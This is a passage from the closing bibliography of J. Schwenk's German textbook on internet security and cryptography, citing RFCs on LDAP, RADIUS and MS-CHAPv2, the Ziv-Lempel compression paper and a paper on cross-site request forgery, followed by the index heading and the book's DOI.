[Zei06] Zeilenga, K.: Lightweight Directory Access Protocol (LDAP): Technical Specification Road Map. RFC 4510, IETF, June (2006)

[ZF08] Zeller, W., Felten, E.W.: Cross-site request forgeries: Exploitation and prevention. https://www.eecs.berkeley.edu/~daw/teaching/cs261-f11/reading/csrf.pdf (2008)

[ZL77] Ziv, J., Lempel, A.: A universal algorithm for sequential data compression. IEEE Trans. Info.Theo. **23**(3), 337–343 (1977)

[ZLR+00] Zorn, G., Leifer, D., Rubens, A., Shriver, J., Holdrege, M., Goyret, I.: RADIUS Attributes for Tunnel Protocol Support. RFC 2868, IETF, June (2000)

[Zor00] Zorn, G.: Microsoft PPP CHAP Extensions, Version 2. RFC 2759, IETF, January (2000)

Stichwortverzeichnis

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7